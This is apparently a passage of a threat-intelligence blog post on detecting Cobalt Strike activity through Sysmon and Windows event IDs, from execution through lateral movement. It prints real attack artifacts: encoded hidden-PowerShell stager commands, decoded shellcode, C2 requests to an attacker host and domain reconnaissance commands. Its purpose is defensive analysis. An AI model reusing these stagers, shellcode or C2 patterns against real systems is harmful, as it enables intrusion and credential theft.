FMATwR4AFQAVQRPAFQAbnRKAG4AUwRSAGIAbwRSAGQA7wRoADnANAA4AFwATnAvAFkAeg R0AFoAVQRQAG4ARQA3AGcASQR2ADAALwRkAFnAMwRHADMAeQR	LocalSystem
System	a08e7b3	%COMSPEC% /b /c start /b /min powershell -nop -w hidden -encodedcommand JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgBSAFMAd AByAGUAYQBtACgALABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACIASAA0AHMASQBBAEEAQQBBAEEAQ QBBAEEAQQBLADEAVwBiAFgAUABhAE8AQgBEACsASABIADYARgBQAG0AVABHADkAaABRAG8AQwBXAGsAYQBlAHAATwBaADgAbwA0ADUASQBDAFEAbQBLAFMAb ABsAEcAQwBlAEwAeABDAEEAcwBJADgAcwBHAHAAKwAxAC8AdgA1AFcATgBLAGIAMABtAGQANQAyADUAeQB3AHcAVABXAGQAcABkADcAVAA3ADcANwBLADQAcw BLAGcAdQBXAEYAQwA2AFIAZgBXADUAVABWAEgAaQBnAEkAbgBDADUAaAA4ADUAegB1AGQATQBHAE4AeQBXADYAUgBoACsAMQBuAEIATg2AFIASwBwAHQAdAB aAGcAdABxAEoAegA1AGcAcABNAFoAdABtADEAQgBnAHcAQgA5AHoAWgAwAE0AcwBjAEIAcgBwAEoAOQBHAFcATQB6AFcAMwBBADQAWgB6AGEAUABrAFEAdwBsA FMATwR4AFQAVQRPAFQAbnRKAG4AUwRSAGIAbwRSAGQA7wRoADnANAA4AFwATnAvAFkAeg R0AFoAVQRQAG4ARQA3AGcASQR2ADAALwRkAFnAMwRHADMAeQR	LocalSystem
System	d9ae608	%COMSPEC% /b /c start /b /min powershell -nop -w hidden -encodedcommand JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgBSAFMAd AByAGUAYQBtACgALABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACIASAA0AHMASQBBAEEAQQBBAEEAQ QBBAEEAQQBLADEAVwBiAFgAUABhAE8AQgBEACsASABIADYARgBQAG0AVABHADkAaABRAG8AQwBXAGsAYQBlAHAATwBaADgAbwA0ADUASQBDAFEAbQBLAFMAb ABsAEcAQwBlAEwAeABDAEEAcwBJADgAcwBHAHAAKwAxAC8AdgA1AFcATgBLAGIAMABtAGQANQAyADUAeQB3AHcAVABXAGQAcABkADcAVAA3ADcANwBLADQAcw BLAGcAdQBXAEYAQwA2AFIAZgBXADUAVABWAEgAaQBnAEkAbgBDADUAaAA4ADUAegB1AGQATQBHAE4AeQBXADYAUgBoACsAMQBuAEIATg2AFIASwBwAHQAdAB aAGcAdABxAEoAegA1AGcAcABNAFoAdABtADEAQgBnAHcAQgA5AHoAWgAwAE0AcwBjAEIAcgBwAEoAOQBHAFcATQB6AFcAMwBBADQAWgB6AGEAUABrAFEAdwBsA FMATwR4AFQAVQRPAFQAbnRKAG4AUwRSAGIAbwRSAGQA7wRoADnANAA4AFwATnAvAFkAeg R0AFoAVQRQAG4ARQA3AGcASQR2ADAALwRkAFnAMwRHADMAeQR	LocalSystem

The PowerShell is base64 encoded. Decoding the PowerShell command, we are presented with the shellcode that will be pushed into memory.

Output start: 346 end: 368 length: 22 time: 2ms length: 373 lines: 1

```
üè....`.å1Òd.R0.R..R..r(.·J&1ÿ1À¬<a|., ÁÏ
.ÇâðRW.R..B<.Ð.@x.ÀtJ.ÐP.H..X .Óã<I.4..Ö1ÿ1À¬ÁÏ
.Ç8àuô.}
ø;}$uâX.X$.Óf..K.X..Ó....Ð.D$$[[aYZQÿàX_Z..ë.]1Àj@h....hÿÿ..j.hX¤SåÿÕPé¨...Z1ÉQQh
.°..h.°..j.j.j.RhEpßÔÿÕP..$j.Rh(o}
âÿÕ.Àtnj.j.j..æ.Æ..â.Â..|$.j.Vj.RWh.._»ÿÕ.T$.j.Vh.
..RWh.._»ÿÕ.Àt..L$...$.È..$.T$..Âë×.|$.WhÀúÝüÿÕWhÆ..RÿÕ..$.L$.9Át.hðµ¢VÿÕÿd$.èSÿÿ
ÿ\\.\pipe\halfduplex_9e.^.x.
```

For a detailed analysis of this PowerShell stager, you can checkout the helpful blog post from @Paulsec4 here.

1. **Download to disk and execute manually on the target**

In the example below, you can see the TrickBot process downloading to disk, and then loading the beacon into memory.

Action Type	Initiating Process Command Line	Process Command Line	File Name
FileCreated	wermgr.exe		tdrE934.exe
ImageLoaded	"tdrE934.exe"		tdrE934.exe
ProcessCreated	wermgr.exe	"tdrE934.exe"	

TrickBot

Cobalt Strike Beacon


The event IDs in this case for Sysmon logs are:

- 11 – File Creation
- 7 – Image Loaded
- 1 – Process Creation
- 3 – Network Connection

And for windows Security logs:

- 4663 – File Creation
- 4688 – Process Creation *(Command Line logging should be explicitly configured as it is not on by default*)
- 5156 – Network Connection

A recent example of this activity can be found in one of our latest reports Hancitor Continues to Push Cobalt Strike , where the malicious Hancitor injected process(svchost.exe) downloaded the Cobalt Strike DLL beacon to disk and then proceeded with allocating a new memory region inside the current rundll32.exe process and loaded it into the memory.




initiating_process_creation_time	initiating_process_file_name	initiating_process_parent_file_name	action_type	initiating_process_id	initiating_process_parent_id
5/20/2021 4:00:53 PM	rundll32.exe	svchost.exe	NtAllocateVirtualMemoryApiCall	7,908	6,748
5/20/2021 4:07:51 PM	rundll32.exe	svchost.exe	NtAllocateVirtualMemoryApiCall	948	2,024
5/20/2021 4:07:51 PM	rundll32.exe	svchost.exe	NtAllocateVirtualMemoryRemoteApiCall	948	2,024
5/20/2021 4:08:01 PM	rundll32.exe	svchost.exe	NtAllocateVirtualMemoryApiCall	4,944	6,748
5/20/2021 4:08:01 PM	rundll32.exe	svchost.exe	NtAllocateVirtualMemoryRemoteApiCall	4,944	6,748

Initiating Process Command Line	Initiating Process Parent File Name	Local Port	Remote IP	Remote Port
rundll32.exe c:\programdata\95.dll,TstSec 11985756	rundll32.exe	59,347	162.244.83.95	8,080

1. **Executing the beacon in memory via the initial malware infection**

This case is a little bit more difficult to capture, thankfully, we have plenty of examples from our reporting to demonstrate the execution flow. Below is an example from the case Sodinokibi (aka REvil) Ransomware.
IcedID reached out to two Cobalt Strike servers to download and execute the beacons in memory:



Defense Evasion

In every intrusion, we see process injection taking place across the environment. It is mainly used to inject malicious code into a remote process and inject it into lsass.exe to extract credentials from memory. By injecting the malicious payload into a remote process, the threat actors are spawning a new session in the user context that the injected process belongs to. There are many ways in which process injection can be used. You can check out a helpful post by Boschko that goes through all the various methods that Cobalt Strike uses.
Detect the Cobalt Strike default process injection with Sysmon by looking for the below EIDs in consecutive order:

- 10 – Process accessed
- 8 – CreateRemoteThread detected
- 3/22 – Network query/DNS query

Example process injection on remote process (RuntimeBroker.exe):

EventCode	Image	TargetImage	TaskCategory
10		C:\Windows\System32\RuntimeBroker.exe	Process accessed (rule: ProcessAccess)
8		C:\Windows\System32\RuntimeBroker.exe	CreateRemoteThread detected (rule: CreateRemoteThread)
22	C:\Windows\System32\RuntimeBroker.exe		Dns query (rule: DnsQuery)

There are other ways to detect this activity. In other methods of process injection, such as process hollowing, EID 8 will not be present. Unfortunately, it is very difficult to detect this process injection activity via security windows logs without Sysmon to monitor for the event IDs above.

An example from the Sodinokibi report, multiple process injections across the environment using Cobalt Strike Beacons (Sysmon EID 8):

```
"CreateRemoteThread detected:
RuleName: technique_id=T1055,technique_name=Process Injectio
n
UtcTime:
SourceProcessGuid: {46d5468e-bb44-604f-8219-000000000e00}
SourceProcessId: 4208
SourceImage: C:\Windows\SysWOW64\rundll32.exe
TargetProcessGuid: {46d5468e-4969-6047-1c00-000000000e00}
TargetProcessId: 1412
TargetImage: C:\Windows\System32\svchost.exe
NewThreadId: 3996
StartAddress: 0x00000000003D0003
StartModule: -
StartFunction: -"
```

Discovery

In every Cobalt Strike occasion that we report, we see threat actors executing reconnaissance commands with the help of the “shell” command. The commands are based on native windows utilities such as nltest.exe, whoami.exe, and net.exe to help with discovery. Red Canary has a detailed article which goes through the reasons that adversaries use native windows tools for domain trust discovery, that article can be found here. Below are some recent examples from the Conti infection; however, these commands remain consistent with other intrusions we track.
Conti operators executing reconnaissance commands through Cobalt Strike:

Initiating Process File Name	Process Command Line
icju1.exe	cmd.exe /C whoami /groups
icju1.exe	cmd.exe /C query session
icju1.exe	cmd.exe /C dir %HOMEDRIVE%%HOMEPATH%
icju1.exe	cmd.exe /C nltest /domain_trusts
icju1.exe	cmd.exe /C nltest /dclist:
icju1.exe	cmd.exe /C net group "Enterprise admins" /domain
icju1.exe	cmd.exe /C net group "Domain admins" /domain

The most used tools for discovery purposes that threat actors are dropping with the help of Cobalt Strike are AdFind and BloodHound. Adfind is by far the most used among those two. It is also worth mentioning that PowerShell is also used for enumerating the network looking for interesting targets. When it comes to PowerShell, unmodified PowerSploit and PowerView modules are a very common method threat actors are using to collect information.


Privilege Escalation

The most common technique that threat actors use to obtain SYSTEM level privileges is the GetSystem method via named-pipe impersonation. Example execution on a target system as observed in the TrickBot Still Alive and Well report:

There are also other methods for elevating privileges with Cobalt Strike, such as using the "***elevate***" command. The elevate command uses two options to escalate privileges. The first one is the **svc-exe**. It attempts to drop an executable under "c:\windows" and creates a service to run the payload as SYSTEM. The second one is the **uac-token-duplication** method, which attempts to spawn a new elevated process under the context of a non-privileged user with a stolen token of an existed elevated process. However, as mentioned above, the most used method is the name pipe impersonation escalation via "***getsystem***" command. A detailed explanation can be found at the bottom of this Cobalt Strike official documentation page.

As you can see below, Sysmon generates a lot more logs related to the successful privilege escalation using the "*elevate svc-exe*" option. In this case, spoolsv.exe is the executable that was dropped by Cobalt Strike to run a payload.
Sysmon Event IDs:

11 – File Created



1 – Process Create

EventCode	_time	ParentImage	ParentCommandLine	Image	CommandLine	TaskCategory
1	2021-07-11 05:10:48	\\127.0.0.1\ADMIN$\spoolsv.exe	\\127.0.0.1\ADMIN$\spoolsv.exe	C:\Windows\System32\rundll32.exe	C:\Windows\System32\rundll32.exe	Process Create (rule: ProcessCreate)


25 – Process tampering

EventCode	_time	Image	CommandLine	TaskCategory
25	2021-07-11 05:10:47	\\127.0.0.1\ADMIN$\spoolsv.exe		Process Tampering (rule: ProcessTampering)
13	2021-07-11 05:10:47	C:\Windows\system32\services.exe		Registry value set (rule: RegistryEvent)

12 & 13 – Registry value set

Windows Event IDs:

Service installation: 4697(Security) and 7045(System)



Process Creation: 4688

EventCode	Creator_Process_Name	Process_Command_Line	process_path	category
4688	\Device\Mup\127.0.0.1\ADMIN$\spoolsv.exe	C:\Windows\System32\rundll32.exe	C:\Windows\System32\rundll32.exe	Process Creation

Credential Access

After getting access to the target using Cobalt Strike, one of the first tasks that operators take is to collect credentials and hashes from LSASS. There are a couple of ways to achieve this with Cobalt Strike. The first one uses the "**hashdump**" command to dump password hashes; the second one uses the command "**logonpasswords**" to dump plaintext credentials and NTLM hashes with Mimikatz.

Here's an example of accessing LSASS to steal credentials from memory using "**hashdump**" command in Cobalt Strike:

EventCode	_time	ComputerName	ParentImage	ParentCommandLine	OriginalFileName	Image	CommandLine	TargetImage	TaskCategory
1	01:22:49	[redacted]	C:\Users\[redacted].exe Cobalt Strike Beacon	"C:\Users\[redacted].exe" Cobalt Strike Beacon	RUNDLL32.EXE	C:\Windows\System32\rundll32.exe	C:\Windows\system32\rundll32.exe		Process Create (rule: ProcessCreate)
10	01:22:49							C:\Windows\system32\rundll32.exe	Process accessed (rule: ProcessAccess)
17	01:22:49					C:\Windows\system32\rundll32.exe			Pipe Created (rule: PipeEvent)
10	01:22:49							C:\Windows\system32\lsass.exe	Process accessed (rule: ProcessAccess)
8	01:22:49							C:\Windows\System32\lsass.exe	CreateRemoteThread detected (rule: CreateRemoteThread)

Sysmon EIDs 1,8,10,17:*(Event ID 8 will not always be present depending on the technique used.)*

As you can see below, the only Event IDs that we manage to capture using this technique are process creation and process termination events.

- 4688 – Process Creation (Rundll32.exe is loading the DLL payload upon execution)
- 4689 – Process Termination

We have also seen Lazagne being used on two occasions to extract credentials from various applications on the target system.

Cobalt Strike has implemented the DCSync functionality as introduced by mimikatz. DCSync uses windows APIs for Active Directory replication to retrieve the NTLM hash for a specific user or all users. To achieve this, the threat actors must have access to a privileged account with domain replication rights (usually a Domain Administrator). By running the DCSync command, threat actors attempt to masquerade as a domain controller to sync with another domain controller to collect credentials.

Command and Control

Cobalt Strike is using GET and POST requests to communicate with the C2 server. The threat actors can choose between HTTP, HTTPS and DNS network communication. When it comes to C2, we typically see HTTP and HTTPS beacons. By default, Cobalt Strike will use GET requests to retrieve information and POST requests to send information back to the server. As explained above, all the default configurations can change with the use of malleable profiles. Even though we don't see this very often, the beacon could also be configured to send back information with GET requests in small chunks. If you want a deep dive into detecting Cobalt Strike CnC, this article from UnderDefense is a great resource. The metadata is encrypted with a public key that is injected into the beacon.
"*Example of a get request from our latest ransomware report on* Conti"

```
GET /bg HTTP/1.1
Accept: */*
Host: dimentos.com
Accept-Language: fr-CH, fr;q=0.9, en;q=0.8, de;q=0.7, *;q=0.5
Cookie: SSID=FisbegsFdDVb1/1+VMTXZvlMr4GR9l6uTIboXugnS+7le7KYfVNv3bgT0xhSPNRdNTnKAxabp7M1CS7KbS7kr9syMh0rQIfB9JeeqpMGZlYIy9rW/yC8xezvp3AexyHwhTChtc/6ppBEdWBRIJ6HhbzThc/irj2J38obZl/Og6Sdam1c
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.246
Connection: Close
Cache-Control: no-cache
```

"Results of executed commands are sent to the server using POST requests."

```
POST /btn_bg HTTP/1.1
Accept: */*
Host: dimentos.com
Content-Type: application/x-www-form-urlencoded
Cookie: __session__id=MTUxMDAwMzY2Mg==
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.246
Content-Length: 190
Connection: Close
Cache-Control: no-cache

paper=YWFhYWFhZWFqZ21ib2lvbG1ncG5mZGttbmdpY2hhbmNsbmZjZGhta3BibmFhbWRjZW5mZGZlaWlqam9ub3Bib2plZW5mY2xtZmRnY25mb2huZGxsZWlhYm9sYWZtbmluZWplbGpvaGVqbWVpZGxsb2JicG5sanBlZmRoaGVnZWdmZWticHBoZg==
```

Lateral Movement

Once Cobalt Strike beacons are established, usually minutes later, we see operators moving laterally on servers of interest inside the network. Even though they are generally fast at picking their targets, we infer that their decisions are based on the results from the discovery phase. According to our reporting, the most frequent techniques that attackers use for pivoting are:


- **SMB/WMI executable transfer and exec**
- **Pass the Hash**
- **RDP**
- **Remote service execution**

Cobalt Strike can facilitate all the above techniques and even RDP using SOCKS proxy.

SMB/WMI executable transfer and exec

According to our telemetry, this method is used the most by threat actors. We see them uploading their executable to their desired host with the "*upload*" Cobalt Strike command and execute it using the "*remote-exec*" command as documented in the capabilities section above but it can use psexec, winrm or wmi to execute a command and/or a beacon.


This is what we see when the beacon is uploaded using the upload command.




The following EIDs are created when executing remote-exec:

Microsoft Windows security auditing.	4624	Logon
Microsoft Windows security auditing.	4672	Special Logon
Microsoft Windows security auditing.	4673	Sensitive Privilege Use
Microsoft Windows security auditing.	4688	Process Creation
Microsoft Windows security auditing.	4697	Security System Extension
Microsoft Windows security auditing.	4674	Sensitive Privilege Use
Microsoft Windows security auditing.	5140	File Share

4697: A service was installed in the system



4624: Account logged on




Pass the Hash

Cobalt Strike can use Mimikatz to generate and impersonate a token that can later be used to accomplish tasks in the context of that chosen user resource. The Cobalt Strike beacon can also use this token to interact with network resources and run remote commands.

